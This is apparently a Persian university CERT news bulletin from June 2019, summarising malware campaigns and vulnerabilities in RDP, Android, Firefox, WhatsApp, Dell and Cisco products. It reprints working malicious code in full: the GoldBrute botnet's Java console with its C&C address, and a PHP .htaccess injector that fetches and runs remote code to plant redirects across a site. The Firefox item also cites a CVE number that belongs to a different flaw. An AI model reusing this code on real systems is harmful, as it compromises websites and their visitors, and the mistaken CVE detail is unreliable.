بولتن خبری

مرکز تخصصی آپا دانشگاه رازی

شماره یازدهم خرداد ماه ۱۳۹۸

بازار داغ خبرهای آسیب‌پذیری RDP در ماه اخیر!

در این شماره می‌خوانید :

فهرست

مرکز تخصصی آپا دانشگاه رازی

پیشرو در ارائه خدمات امنیت فناوری و اطلاعات

صاحب امتیاز :
مرکز تخصصی آپا دانشگاه رازی

سردبیر :
سهیلا مرادی

همکاران این شماره :
سهیلا مرادی
سیده مرضیه حسینی
زینب زنگنه
سیده آرزو حسنی

صفحه آرایی و چاپ :
سید احسان حسینی
آژانس تبلیغاتی تمام خدمت باروک

آدرس :
کرمانشاه، بلوار طاق بستان، دانشگاه رازی، ساختمان کتابخانه مرکزی، طبقه دوم، مرکز تخصصی آپا

۰۸۳۳۴۲۷۳۳۹۰

cert.razi.ac.ir

apa@razi.ac.ir


اخبار امنیتی

بدافزار جدیـــد اندرویدی که از کـــروم برای بارگذاری سایت‌های مخرب استفاده می‌کند!

گردآورنده: سهیلا مرادی

گزارش‌ها حاکـــی از آن اســـت کـــه اخیراً بدافزار جدیدی در گوگل پلی ظاهر شـــده اســـت کـــه کاربـــران را به وب‌ســـایت‌های مخرب هدایت نمـــوده و برای آن‌هـــا اطلاعیه‌های تبلیغاتی ارســـال می‌نماید. بـــه نظر می‌رسد کـــه ایـــن بـــدافزار در پوشش نرم‌افزارهای برند و شناخته شده توزیع شده است.

اعـــلان وب، از ویژگی‌هایـــی اســـت که بـــرای وب‌ســـایت‌ها امکان ارســـال Notification به کاربر را فراهم می‌کند، مهاجمان از این قابلیت سوءاســـتفاده نمـــوده و از آن برای انتشـــار تبلیغـــات و اطلاعیه‌های جعلی‌ای که منشأ آن‌ها سایت‌های مخـــرب اســـت اســـتفاده می‌کنند.



به گـــزارش Dr.Web: "Android.FakeApp.174 یکی از اولیـــن تروجان‌هایی اســـت که بـــه مهاجمان کمـــک می‌کند تـــا بازدید از این وب‌ســـایت‌های مخـــرب افزایش یافته و در بیـــن کاربـــران گوشی‌های هوشمند و تبلت نیز به اشتراک گذاشته شود."

محققان دو نمونـــه از این برنامه‌هـــا را در گوگل پلی یافته‌اند کـــه وب‌ســـایت‌های مخرب را از طریق کروم بارگذاری نمـــوده و پس از آن چندین مرتبـــه کاربر را بـــه صفحـــات دارای برنامه‌های وابســـته‌ی مختلف هدایت می‌کنند.

هر یک از صفحات بازدید شـــده بـــرای کاربران اعلان ارســـال نموده و به گونـــه‌ای وانمود می‌کنند کـــه گویا برای تأیید انجـــام کاری این اعلان ارســـال شـــده اســـت، و بنابراین مهاجمان از این طریق شـــمار اشتراک‌های موفق خود را افزایش می‌دهند.

بـــه محض اینکه اشـــتراک تأیید می‌شـــود، وب‌ســـایت شـــروع به ارســـال اعلان‌های پیاپـــی از منابع مشـــکوک می‌کند، ایـــن پیام‌ها می‌تواننـــد در مورد پاداش‌های نقـــدی، پیام از رســـانه‌های اجتماعی بـــرای تبلیـــغ طالع‌بینی، قمـــار، کالا و خدمات و حتـــی اخبار مختلف باشند.

اعلان‌هـــا واقعی بـــه نظـــر می‌رســـند و از ســـرویس‌های محبوب آنلایـــن می‌آینـــد و همچنین حاوی لینک وب‌ســـایتی هســـتند که اطلاع‌رســـانی از آن صـــورت گرفته اســـت. با کلیک بـــر روی لینک موجـــود در اعـــلان، کاربر به صفحـــه‌ای هدایت می‌شـــود که حاوی محتـــوای مخرب بوده و شـــامل تبلیغـــات طالع‌بینی، فروشـــگاه‌های شـــرط‌بندی، اپلیکیشـــن‌های مختلـــف گوگل‌پلـــی، تخفیف‌ها و کوپن‌ها، نظرســـنجی‌های آنلاین جعلی و سایر منابـــع آنلایـــن می‌باشـــد که محتوای آن بســـته به کشـــور قربانی می‌تواند متفاوت باشد.

✓ **توصیه امنیتی:**

به کاربـــران اندرویدی کـــه در حال حاضـــر قربانی ایـــن اعلان‌های مخرب شـــده‌اند توصیه می‌گـــردد مراحل زیر را بـــرای خلاصی از این پیام‌های مزاحـــم انجام دهند، و همچنین هنگـــام بازدیـــد از

وب‌سایت‌ها مراقب باشند و در صورت مشاهده اعلان‌ها آن‌ها را تأیید ننمایند.

مراحل:

در تنظیمات گوگل کروم، به قسمت "Site Settings" و سپس "Notifications" بروید، در فهرست وب‌سایت‌های دارای اعلان، آدرس وب‌سایت مورد نظر را یافته و بر روی آن کلیک نمایید، سپس گزینه "Clear & reset" را انتخاب کنید.

Scan Link

منبع خبر :

https://gbhackers.com/android-malicious-websites/

تأیید مشکل Backdoor امنیتی در گوشی‌های هوشمند اندروید توسط گوگل

گردآورنده: سیده مرضیه حسینی

در اوایل سال جاری، شرکت فوربس گزارش داد که یک تروجان بانکی به نام Triada بر روی گروهی از گوشی‌های هوشمند جدید اندروید قرار گرفته است.

اکنون گوگل تأیید نموده که عاملان این تهدید می‌توانند با نصب یک درب پشتی به عنوان بخشی از یک حمله زنجیره‌ای، گوشی‌های هوشمند اندروید را به خطر بیندازند.

برای درک آنچه که رخ داده است، باید به سال 2016 برگردیم یعنی زمانی که پژوهشگران آزمایشگاه Kaspersky برای اولین بار یکی از تروجان‌های پیشرفته موبایل که تحلیگران تا آن زمان دیده بودند را تروجان "Triada" نامیدند و تشریح نمودند که این تروجان چگونه با استفاده از دسترسی root، در حافظه RAM گوشی‌های هوشمند قرار گرفته و فایل‌های سیستمی را با یک برنامه مخرب جایگزین می‌کند.

این جریان در تابستان سال 2017 با بدافزار Triada همراه شد. محققان شرکت Dr.Web دریافتند که عاملان این تهدید، به جای اتکا به دسترسی root در گوشی‌های هوشمند، از روش‌های پیشرفته‌ی حمله برای افزایش سطح دسترسی‌ها استفاده می‌کنند.

محققان بر این باورند که تروجان Triada از یک فراخوانی در تابع framework log اندروید استفاده کرده بود. به عبارت دیگر در دستگاه‌های آلوده یک درب پشتی نصب شده بود. این بدان معنی است که هر بار که یک برنامه (هر برنامه‌ای) بخواهد لاگی را ثبت کند، این تابع فراخوانی شده و کد درب پشتی اجرا می‌گردد. سپس تروجان Triada می‌تواند کد اجرایی را به بهترین نحو ممکن، در هر بستر برنامه‌ای از این درب پشتی اجرا نماید.

گوگل تا زمانی که Lukasz Siewierski از تیم امنیت اندروید یک تحلیل مفصل از این تروجان در وبلاگ امنیتی گوگل منتشر نمود در رابطه با این موضوع واکنشی نشان نداد. این تحلیل نه تنها بخش‌های گمشده‌ای از این پازل را تکمیل نمود بلکه تأیید کرد که در گوشی‌های هوشمند جدید اندروید یک درب پشتی وجود دارد.

Scan Link

منبع خبر :

https://www.forbes.com/sites/daveywinder/2019/06/08/google-confirms-android-smartphone-security-backdoor/#484e28f6483f

هدف قرار دادن ۱.۵ میلیون سرور RDP در سراسر جهان توسط باتنت Brute-Force جدید

گردآورنده: زینب زنگنه
ویراستار: سیده مرضیه حسینی

محققان امنیتی یک کمپین باتنت خطرناک کشف کردند که روز به روز در حال گسترش بوده و در حال حاضر بیش از 1.5 میلیون سرور RDP که در بستر اینترنت به صورت عمومی در دسترس هستند را در معرض حملات Brute-Force قرار داده است.

این باتنت که GoldBrute نام دارد، به گونه‌ای طراحی شده است که به تدریج با افزودن سیستم‌های کرک شده‌ی جدید به شبکه‌ی خود، آن‌ها را وادار به یافتن سرورهای RDP در دسترس، نموده و سپس آن‌ها را مورد حمله Brute-Force قرار می‌دهد.

به منظور پنهان ماندن از دید رادارهای امنیتی و تحلیلگران بدافزار، مهاجمان این کمپین هر دستگاه آلوده‌ای را که قرار است میلیون‌ها سرور را مورد هدف قرار دهد با مجموعه‌ی منحصر به فردی از نام‌های کاربری و رمزهای عبور مدیریت می‌کنند، به گونه‌ای که سرور مورد هدف از آدرس های IP مختلف، حملات Brute-Force را دریافت می‌کند.

این کمپین توسط فردی به نام Renato Marinho، در آزمایشگاه Morphus کشف شد، و نحوه‌ی عملکرد آن به صورت زیر می‌باشد:

مرحله 1 - پس از حمله Brute-Force موفقیت‌آمیز بر روی سرور RDP، مهاجم یک باتنت مبتنی بر جاوا، به نام GoldBrute را بر روی دستگاه نصب می‌کند.

مرحله 2 - برای کنترل دستگاه‌های آلوده، مهاجمان از یک سرور کنترل و فرمان متمرکز و ثابت، به منظور مبادله‌ی دستورات و داده‌ها از طریق یک اتصال WebSocket رمزنگاری شده با الگوریتم AES استفاده می‌کنند.

مرحله 3 و 4 - سپس هر دستگاه آلوده اولین کار خود را برای اسکن و ارائه گزارش یک لیست از حداقل 80 سرور RDP جدید در دسترس، که می‌توانند مورد حمله Brute-Force قرار گیرند آغاز می‌کند.

مرحله 5 و 6 - در این مرحله، مهاجمان مجموعه‌ی منحصر بفردی از نام‌های کاربری و رمزهای عبور را به عنوان دومین کار، به هر دستگاه آلوده تخصیص می‌دهند و آن‌ها را وادار به حمله‌ی Brute-Force بر روی لیست هدفی از سرورهای RDP که سیستمِ آلوده به طور پیوسته از سرور C & C دریافت می‌کند می‌نماید.

مرحله 7 - در پی تلاش‌های موفقیت آمیز، دستگاه آلوده، اطلاعات ورودِ به دست آمده را به سرور C & C گزارش می‌کند.

تا این زمان مشخص نیست که دقیقاً چه تعداد از سرورهای RDP تاکنون تسخیر شده و در حملات Brute-Force به سایر سرورهای RDP در اینترنت مشارکت داشته‌اند.

```
package rdp.gold.brute.version;

import rdp.gold.brute.pool.GoldBrute;

public class Console
{
  private static final org.apache.log4j.Logger logger = org.apache.log4j.Logger.getLogger(Console.class

  public Console() {}

  public void run(String[] args) { try { rdp.gold.brute.Config.runAutoconfigureThreads();
      rdp.gold.brute.Config.HOST_ADMIN = "104.156.249.231";
      rdp.gold.brute.Config.PORT_ADMIN = 8333;

      rdp.gold.brute.Config.BRUTE_TIMEOUT = Integer.valueOf(11000);
      rdp.gold.brute.Config.SCAN_CONNECT_TIMEOUT = Integer.valueOf(2000);
      rdp.gold.brute.Config.SCAN_SOCKET_TIMEOUT = Integer.valueOf(2000);

      rdp.gold.brute.Config.BRUTE_TIMEOUT_MS_SETTINGS_FILE = Integer.valueOf(5000);
      rdp.gold.brute.Config.SCAN_CONNECT_TIMEOUT_MS_SETTINGS_FILE = Integer.valueOf(1000);
      rdp.gold.brute.Config.SCAN_SOCKET_TIMEOUT_MS_SETTINGS_FILE = Integer.valueOf(1000);

      rdp.gold.brute.Config.IS_ENABLE_DEBUG = Boolean.valueOf(false);
      rdp.gold.brute.Config.LOG_PATH = "";

      rdp.gold.brute.Config.init();

      GoldBrute goldBrute = new GoldBrute();
      goldBrute.start();
    } catch (Exception e) {
      System.err.println(e.getMessage());
      System.exit(0);
    }
  }
}
```

C&C Server

Start scan and brute-force

نتایج جستجوهای سایت SHODAN نشان می‌دهد که حدود 2.4 میلیون سرور RDP ویندوزی در اینترنت قابل دسترسی هستند که احتمالاً بیش از نیمی از آن‌ها در مقابل حملات Brute force آسیب‌پذیر می‌باشند.

اخیراً در پروتکل (RDP) دو آسیب‌پذیری امنیتی جدید کشف شده

است که یکی از آن‌ها توسط مایکروسافت وصله شده و دیگری هنوز وصله نشده باقی مانده است.

آسیب‌پذیری وصل شده‌ی (CVE-2019-0708)، به مهاجمان از راه دور اجازه می‌دهد تا کنترل سرورهای RDP را به دست گرفته و در صورت اکسپلویت موفقیت آمیز، ممکن است موجب ویرانی در سراسر جهان شوند، که قطعاً بسیار بدتر از آنچه است که توسط WannaCry و NotPetya در سال 2017 رخ داد.

آسیب‌پذیری وصله نشده در ویندوز به مهاجمان سمت کلاینت اجازه می‌دهد قفل صفحه را در سشن‌های ریموت دسکتاپ دور بزنند.

Scan Link

منبع خبر :

https://thehackernews.com/2019/06/windows-rdp-brute-force.html

هدایت سایت‌های مبتنی بر جوملا و وردپرس به سایت‌های مخرب با تزریق کد در فایل htaccess.

گردآورنده: زینب زنگنه
ویراستار: سیده مرضیه حسینی

محققان امنیتی Sucuri به مدیران وب‌سایت‌های مبتنی بر جوملا و وردپرس هشدار دادند!

گزارش‌ها، از یافت شدن یک تزریق‌کننده‌ی مخرب در فایل htaccess. خبر می‌دهند. وب‌سایت‌های مبتنی بر این سیستم‌های مدیریت محتوا توسط مهاجمان برای هدایت کاربران به سایت‌های تبلیغاتی‌ای که حاوی بدافزار هستند مورد سوءاستفاده قرار گرفته‌اند.

در گزارش منتشر شده آمده است: "در جریان بررسی یکی از موارد پیش آمده، یک مورد تزریق کد htaccess. کشف شد. این کدِ مخرب در کل وب‌سایت گسترش یافته و در تمام فایل‌های htaccess. تزریق شده بود و موجب تغییر مسیر بازدیدکنندگانِ وب‌سایت، به سایت تبلیغاتی http[:]//portal-f[.]pw/XcTyTp می‌شد."

فایل‌های htaccess. فایل‌هایی جهت پیکربندی وب‌سرورهای آپاچی هستند. این فایل‌ها می‌توانند برای تغییر پیکربندی وب‌سرور آپاچی، و به منظور فعالسازی یا غیرفعالسازی قابلیت‌ها و ویژگی‌های اضافه مورد استفاده قرار گیرند. این ویژگی‌ها شامل قابلیت تغییر مسیر، محافظت از رمز عبور و غیره می‌باشند.

طبق اظهارات محققان sucuri، مهاجمان از تابع URL redirect در فایل htaccess. سوءاستفاده کرده و بازدیدکنندگان وب‌سایت را به سایت‌های فیشینگ و یا سایت‌های مخرب آلوده به بدافزار هدایت می‌کنند.

در حال حاضر مشخص نیست که مهاجمان چگونه به وب‌سایت‌های جوملا و وردپرس دسترسی یافته‌اند، تنها موردی که مشخص است این است که آن‌ها کدهای مخرب را بر روی برخی از فایل‌های index.php وب‌سایت‌ها تزریق می‌کنند.

در تصویر صفحه بعد محتوای فایل modules/mod_widgetread_twitt/index.php/. در یک وب سایت مبتنی بر جوملا آورده شده است. این کد، تغییر مسیر مخرب را به فایل htaccess. تزریق می‌کند.

```
<?php echo'Wordpress
';$htac=file_get_contents('hXXp://recaptcha-in[.]pw/bash/x');$fl="./.htaccess";
$lastData="";if(file_exists($fl))$lastData=file_get_contents($fl);
if(!substr_count($lastData,"# BEGIN WORDPRESS")){$data=$htac."\r\n".
$lastData;chmod($fl,0766);file_put_contents($fl,$data);
touch($fl,filemtime($path));chmod($fl,0444);echo$page;};
$htac=file_get_contents('http://recaptcha-in.pw/bash/x');
$fl="../.htaccess";$lastData="";if(file_exists($fl))
$lastData=file_get_contents($fl);if(!substr_count($lastData,
"# BEGIN WORDPRESS")){$data=$htac."\r\n".$lastData;chmod($fl,0766);
file_put_contents($fl,$data);touch($fl,filemtime($path));chmod($fl,0444);
echo$page;};$htac=file_get_contents('http://recaptcha-in.pw/bash/x');
$fl="../../.htaccess";$lastData="";if(file_exists($fl))
$lastData=file_get_contents($fl);if(!substr_count
($lastData,"# BEGIN WORDPRESS")){$data=$htac."\r\n".$lastData;chmod($fl,0766);
file_put_contents($fl,$data);touch($fl,filemtime($path));
chmod($fl,0444);echo$page;};$htac=file_get_contents
('http://recaptcha-in.pw/bash/x');$fl="../../../.htaccess";$lastData="";
if(file_exists($fl))$lastData=file_get_contents($fl);
if(!substr_count($lastData,"# BEGIN WORDPRESS"))
{$data=$htac."\r\n".$lastData;chmod($fl,0766);file_put_contents($fl,$data);
touch($fl,filemtime($path));chmod($fl,0444);echo$page;};
$htac=file_get_contents('http://recaptcha-in.pw/bash/x');
$fl="../../../../.htaccess";$lastData="";if(file_exists($fl))
$lastData=file_get_contents($fl);if(!substr_count
($lastData,"# BEGIN WORDPRESS")){$data=$htac."\r\n".$lastData;
chmod($fl,0766);file_put_contents($fl,$data);touch($fl,filemtime($path));
chmod($fl,0444);echo$page;};$htac=file_get_contents
('http://recaptcha-in.pw/bash/x');$fl="../../../../../.htaccess";$lastData="";
if(file_exists($fl))$lastData=file_get_contents($fl);
if(!substr_count($lastData,"# BEGIN WORDPRESS"))
{$data=$htac."\r\n".$lastData;chmod($fl,0766);file_put_contents($fl,$data);
touch($fl,filemtime($path));chmod($fl,0444);echo$page;};echo'
';eval(file_get_contents('hXXp://recaptcha-in[.]pw/bash/include/xtaccess'));
echo'';set_time_limit(120);$fileName=".htaccess";
$injectData="http://recaptcha-in.pw/bash/x";$filesArray=array();function
FindFiles($dir,&$fArray,&$searchFile){if($curdir=opendir($dir)){while
(false!==($file=readdir($curdir))){if(($file==".")||($file=".."))continue;
$filePath=$dir.DIRECTORY_SEPARATOR.$file;if(is_file($filePath))
if($file!=$searchFile)continue;if(is_dir($filePath))
{FindFiles($filePath,$fArray,$searchFile);}else{array_push($fArray,$filePath);}}
closedir($curdir);}return true;}FindFiles($_SERVER["DOCUMENT_ROOT"],
$filesArray,$fileName);if(count($filesArray)>0){$injectData=file_get_contents
($injectData);if(!empty($injectData)){foreach($filesArray as&$value)
{chmod($value,0777);if(is_writable($value)){$fileDate=filemtime($value);
$fileSource=file_get_contents($value);if(!strstr($fileSource,$injectData))
{$fileSource=$injectData."\r\n".$fileSource;file_put_contents
($value,$fileSource);touch($value,$fileDate);}}chmod($value,0444);}}};echo'

END';
```

این کد در حال جستجوی یک فایل htaccess. می‌باشد. در صورت یافتن آن، کدِ تغییرِ مسیرِ مخرب را در این فایل و پس از "#BEGIN WORDPRESS" قرار می‌دهد. این کد php. فایل‌ها و پوشه‌های دیگر را نیز برای یافتن پوشه‌های تودرتو جستجو می‌کند.

هنگامی‌که کاربران سعی می‌کنند از یک سایت مخرب هدایت شده توسط وب‌سایت‌های جوملا و وردپرس بازدید کنند، آنتی‌ویروس به آن‌ها پیغام هشدار نشان می‌دهد و این به معنای آلوده بودن سایت مقصد است.

برای اولین بار نیست که مهاجمان وب‌سایت‌ها را از طریق فایل htaccess. هدف قرار می‌دهند. همانطور که در اکتبر 2018 یک محقق امنیتی یک آسیب‌پذیری روز صفرم با شناسه CVE-2018-9206 که در نسخه‌های پیشین افزونه jQuery File Upload از سال 2010 وجود داشت را کشف کرده بود. با استفاده از jQuery File Upload ، 7800برنامه کاربردی مختلف در معرض خطر اجرای کد از راه دور قرار داشتند.

دلیل اصلی این مشکل این است که آپاچی پشتیبانی از htaccess. را در نسخه 2.3.9 متوقف نموده و عملکرد آن را برای جلوگیری از بازنویسی قابلیت‌های امنیتی سرور توسط کاربران، که در این فایل آمده‌اند بهبود نمی‌بخشد (در نسخه فعلی، سرور برای هر بار دسترسی به هدایت‌کننده (director)، فایل را چک نمی‌کند).

تیم امنیتی Sucuri این‌گونه استنتاج می‌کند که: "درحالی‌که اکثر برنامه‌های کاربردی وب از تغییر مسیرها استفاده می‌کنند، این ویژگی‌ها عموماً توسط مهاجمان برای تولید آگهی‌های تبلیغاتی، هدایت غیرمنتظره بازدیدکنندگانِ سایت به سایت‌های فیشینگ یا دیگر صفحات مخرب وب مورد استفاده قرار می‌گیرد."

Scan Link

منبع خبر :

https://securityaffairs.co/wordpress/86185/malware/htaccess-injector-joomla-wordpress.html

آسیب پذیری

کشف آسیب‌پذیری روزصفرم در فایرفاکس که به هکرها اجازه می‌دهد کنترل کامل سیستم قربانی را به دست بگیرند!

گردآورنده: سهیلا مرادی

هر چه سریعتر مرورگر فایرفاکس خود را به‌روزرسانی نمایید...

با کشف آسیب‌پذیری روزصفرم حیاتی در مرورگر محبوب فایرفاکس که می‌تواند موجب اجرای کد دلخواه مهاجم و نصب نرم‌افزار بدون نیاز به تعامل با کاربر گردد، شرکت موزیلا یک به‌روزرسانی امنیتی برای رفع آسیب‌پذیری مذکور منتشر نمود. این آسیب‌پذیری در نسخه‌های Firefox 67.0.3 و Firefox ESR 60.7 برطرف گشته است.

باید بگوییم که مهاجمان به سرعت و در طیف گسترده‌ای در حال اکسپلویت این آسیب‌پذیری بوده و لحظه به لحظه بر شمار قربانیان خود می‌افزایند.

اکسپلویت‌های مختلفی برای سوءاستفاده از این آسیب‌پذیری وجود دارند که مهاجمان با بهره گرفتن از آن‌ها نسخه‌های قدیمی فایرفاکس را هدف قرار می‌دهند.

این آسیب‌پذیری توسط شخصی به نام Samuel Groß، از اعضای گروه Google Project Zero و شرکت امنیتی Coinbase به موزیلا گزارش شد.

آژانس امنیت سایبری ایالات متحده نیز در این رابطه به مدیران و کاربران هشدار داده و از آن‌ها خواسته که هر چه سریعتر مرورگر فایرفاکس خود را به‌روزرسانی نمایند.

این آسیب‌پذیری با شناسه CVE-2019-5786 شناخته شده و کاربران می‌توانند به‌روزرسانی‌ها را از طریق لینک‌های زیر نصب نمایند:

- https://download.mozilla.org/?product=firefox-latest-ssl&os=win64&lang=en-US
- https://download.mozilla.org/?product=firefox-latest-ssl&os=win&lang=en-US
- https://download.mozilla.org/?product=firefox-latest-ssl&os=osx&lang=en-US
- https://download.mozilla.org/?product=firefox-latest-ssl&os=linux64&lang=en-US
- https://download.mozilla.org/?product=firefox-latest-ssl&os=linux&lang=en-US

Scan Link

منبع خبر :

https://gbhackers.com/firefox-67-0-3/

نصب مخفیانه‌ی نرم‌افزارهای جاسوسی بر روی تلفن همراه کاربران با استفاده از آسیب‌پذیری روزصفرم در WhatsApp

گردآورنده: زینب زنگنه

ویراستار: سیده مرضیه حسینی

پیام‌رسان محبوب واتس‌اپ، اخیراً وصله‌ای را برای یک آسیب‌پذیری حیاتی منتشر نموده است.

این آسیب‌پذیری توسط مهاجمان برای نصب از راه دور و مخفیانه‌ی بدافزار بر روی گوشی‌های هوشمند از طریق تماس با شماره‌های موجود در تلفن مورد هدف، و نیز تماس صوتی

از طریق WhatsApp مورد اکسپلویت قرار می‌گیرد.

شرکت اسرائیلی NSO Group، از تولیدکنندگان جاسوس‌افزارهای پیشرفته‌ی تلفن همراه، جاسوس‌افزار Pegasus را به دستگاه‌های Android و iOS متصل کرد.

براساس گزارش منتشر شده توسط فیس‌بوک، آسیب‌پذیری سرریز بافر در پشته VOIP واتس‌اپ، به مهاجمان راه دور اجازه می‌دهد تا با ارسال مجموعه‌ای از بسته‌های SRTCP، کد دلخواه خود را بر روی تلفن‌های همراه مورد هدف، اجرا کنند.

آسیب‌پذیری یاد شده که با شناسه CVE-2019-3568 شناخته می‌شود، می‌تواند برای نصب نرم‌افزارهای جاسوسی و سرقت اطلاعات از یک گوشی اندروید یا آیفون صرفاً با برقراری یک تماس از طریق واتس‌اپ، حتی زمانی که تماس پاسخ داده نشود، مورد اکسپلویت قرار گیرد.

همچنین قربانی از این نفوذ مطلع نخواهد شد، چرا که این نرم‌افزار جاسوسی، به طور مخفیانه اطلاعات تماس دریافتی را از Log ها پاک می‌کند.

اگرچه تعداد دقیق کاربران مورد هدف قرار گرفته هنوز مشخص نیست، مهندسان واتس‌اپ تأیید کردند که تنها تعدادی شماره انتخابی توسط جاسوس‌افزار NSO Group با استفاده از این آسیب‌پذیری مورد هدف قرار گرفته است.

در این میان، گروهی از افرادی که در دانشگاه تورنتو در مورد فعالیت‌های گروه NSO تحقیق می‌کنند بر این باورند که این آسیب‌پذیری برای حمله به یک وکیل حقوق بشر مستقر در بریتانیا مورد استفاده قرار گرفته است.

نرم‌افزار جاسوسی Pegasus (متعلق به گروه NSO) مهاجمان را قادر می‌سازد تا از راه دور و بدون اطلاع قربانیان، به داده‌های زیادی از گوشی هوشمند آن‌ها دست یابند. این داده‌ها شامل پیام‌های متنی، ایمیل‌ها، پیام‌های WhatsApp، اطلاعات تماس، ضبط تماس‌ها، موقعیت، میکروفن ودوربین می‌باشد.

پیش از این، این نرم‌افزار جاسوسی علیه فعالان حقوق بشر و روزنامه‌نگاران از مکزیک گرفته تا امارات متحده عربی وکارمندان سازمان عفو بین‌الملل در عربستان سعودی و دیگر مدافعان حقوق بشر در اوایل سال گذشته مورد استفاده قرار گرفته بود.

این آسیب‌پذیری تمام نسخه‌های واتس‌اپ (جز نسخه‌ی آخر) در اندروید و iOS و نیز 1.5 بیلیون کاربر واتس‌اپ را تحت تأثیر قرار داده است.

نسخه‌هایی از اندروید و iOS که تحت تأثیر این آسیب‌پذیری قرار دارند عبارتند از: واتس‌اپ اندروید قبل از نسخه v2.19.134، iOS قبل از نسخه v2.19.51، واتس‌اپ تجاری اندروید قبل از نسخه v2.19.44، واتس‌اپ تجاری iOS قبل از نسخه v2.19.51، واتس‌اپ ویندوز قبل از نسخه v2.18.348 و واتس‌اپ Tizen قبل از نسخه v2.18.15.

مهندسان واتس‌اپ این آسیب‌پذیری را در اوایل ماه جاری کشف و آن را به مسئولان مربوطه اعلام کرده بودند.

✓ **توصیه امنیتی:**

توصیه به کاربران دستگاه‌های اندروید و iOS این است که در اسرع وقت نسبت به بروزرسانی نرم‌افزار واتس‌اپ خود به آخرین نسخه اقدام نمایند.

Scan Link

منبع خبر :

https://thehackernews.com/2019/05/hack-whatsapp-vulnerability.html?m=1

نقص امنیتی در نرم‌افزار از پیش نصب شده بر روی کامپیوترهای Dell آن‌ها را در معرض خطر هک قرار می‌دهد!

گردآورنده: زینب زنگنه

ویراستار: سیده مرضیه حسینی

اگر از کامپیوترهای خانواده Dell استفاده می‌کنید مراقب باشید!

هوشیار باشید که هکرها بسیار به شما نزدیک بوده و می‌توانند کامپیوتر Dell شما را از راه دور هک نمایند...


Bill Demirkapi یک محقق امنیتی با سابقه 17 ساله، یک آسیب‌پذیری حیاتی اجرای کد از راه دور را در ابزار Dell SupportAssist، که به صورت از پیش نصب شده در اکثر کامپیوترهای Dell وجود دارد، کشف نموده است.

ابزار Dell SupportAssist که پیش از این با نام Dell System Detect شناخته می‌شد، سلامت سخت‌افزار و نرم‌افزار رایانه‌ی شما را بررسی می‌کند.

این ابزار برای برقراری ارتباط با وب‌سایت Dell Support و شناسایی خودکار Service Tag یا Express Service Code در محصولات Dell، اسکن کردن درایورهای دستگاه و نصب درایور یا بروزرسانی درایورهای موجود و همچنین انجام تست‌های تشخیصی سخت‌افزاری طراحی شده است.

ابزار Dell SupportAssist، یک وب‌سرور را به صورت محلی در سیستم کاربر و بر روی یک از پورت‌های 8884، 8883، 8886 و یا 8885 راه‌اندازی نموده و دستورات مختلفی را به عنوان پارامترهای URL برای اجرای برخی وظایف از پیش تعریف شده بر روی کامپیوتر، مانند جمع‌آوری اطلاعات مشروح و دقیق سیستم، یا دریافت یک نرم‌افزار از راه دور و نصب آن بر روی سیستم، می‌پذیرد.

اگرچه این سرویس وب محلی با استفاده از هدر پاسخ "Access-Control-Allow-Origin" محافظت می‌شود و دارای برخی اعتبارسنجی‌هایی است که آن را محدود به پذیرش دستورات، تنها از وب‌سایت "dell.com" یا زیر دامنه‌های آن می‌کند، اما Demirkapi روش‌هایی را برای دور زدن این محافظت‌ها در یک پست وبلاگ منتشر نمود.



یک مهاجم احراز هویت نشده، با به اشتراک‌گذاری لایه دسترسی شبکه با سیستم آسیب‌پذیر می‌تواند این سیستم را با فریب دادن کاربر قربانی به منظور دریافت و اجرای برنامه‌های دلخواه از طریق سرویس SupportAssist از سایت‌های متعلق به مهاجم، به خطر بیندارد.

این آسیب‌پذیری با شناسه CVE-2019-3719 شناخته شده و نسخه‌های قبل از نسخه 3.2.0.90، نرم‌افزار Dell SupportAssist Client را تحت تأثیر قرار می‌دهد.

این محقق قبل از انتشار جزئیات آسیب‌پذیری مذکور، یافته‌های خود را به تیم امنیتی Dell گزارش نمود، و در حال حاضر یک نسخه‌ی بروزرسانی شده از این

نرم‌افزار آسیب‌دیده برای رفع این آسیب‌پذیری منتشر شده است.

علاوه بر این، شرکت Dell یک آسیب‌پذیری با شناسه (CVE-2019-3718) را نیز در نرم‌افزار SupportAssist که می‌تواند یک حمله CSRF از راه دور را بر روی سیستم کاربران اجرا کند وصله نمود.

✓ **توصیه امنیتی:**

به کاربران Dell توصیه می‌شود، قبل از آنکه مهاجمان بتوانند کنترل کامل سیستم‌های آن‌ها را به دست بگیرند، نسخه 3.2.0.90 از نرم‌افزار SupportAssist یا نسخه‌های بالاتر را نصب کنند و یا در صورت عدم ضرورت آن را از سیستم خود حذف نمایند.

Scan Link

منبع خبر :

https://thehackernews.com/2019/05/dell-computer-hacking.html

نقصی که میلیون‌ها دستگاه سیسکو را تحت تأثیر قرار داده و به مهاجمان اجازه می‌دهد یک درب پشتی دائمی برای دسترسی‌های بعدی ایجاد نمایند

گردآورنده: زینب زنگنه

ویراستار: سیده مرضیه حسینی

محققان یک آسیب‌پذیری حیاتی را در محصولات سیسکو کشف نموده‌اند که به مهاجمان اجازه می‌دهد تا یک درب پشتی دائمی بر روی دستگاه‌های سیسکویی که به صورت گسترده در شرکت‌ها و شبکه‌های دولتی مورد استفاده قرار می‌گیرند، شامل روترها، سوئیچ‌ها وفایروال‌ها ایجاد نمایند.

این آسیب‌پذیری با کد شناسه CVE-2019-1649، که توسط محققان شرکت امنیتی Red Balloon کشف شده است چندین محصول سیسکو را که از ماژول Trust Anchor (TAm) استفاده می‌کنند تحت تأثیر قرار می‌دهد.

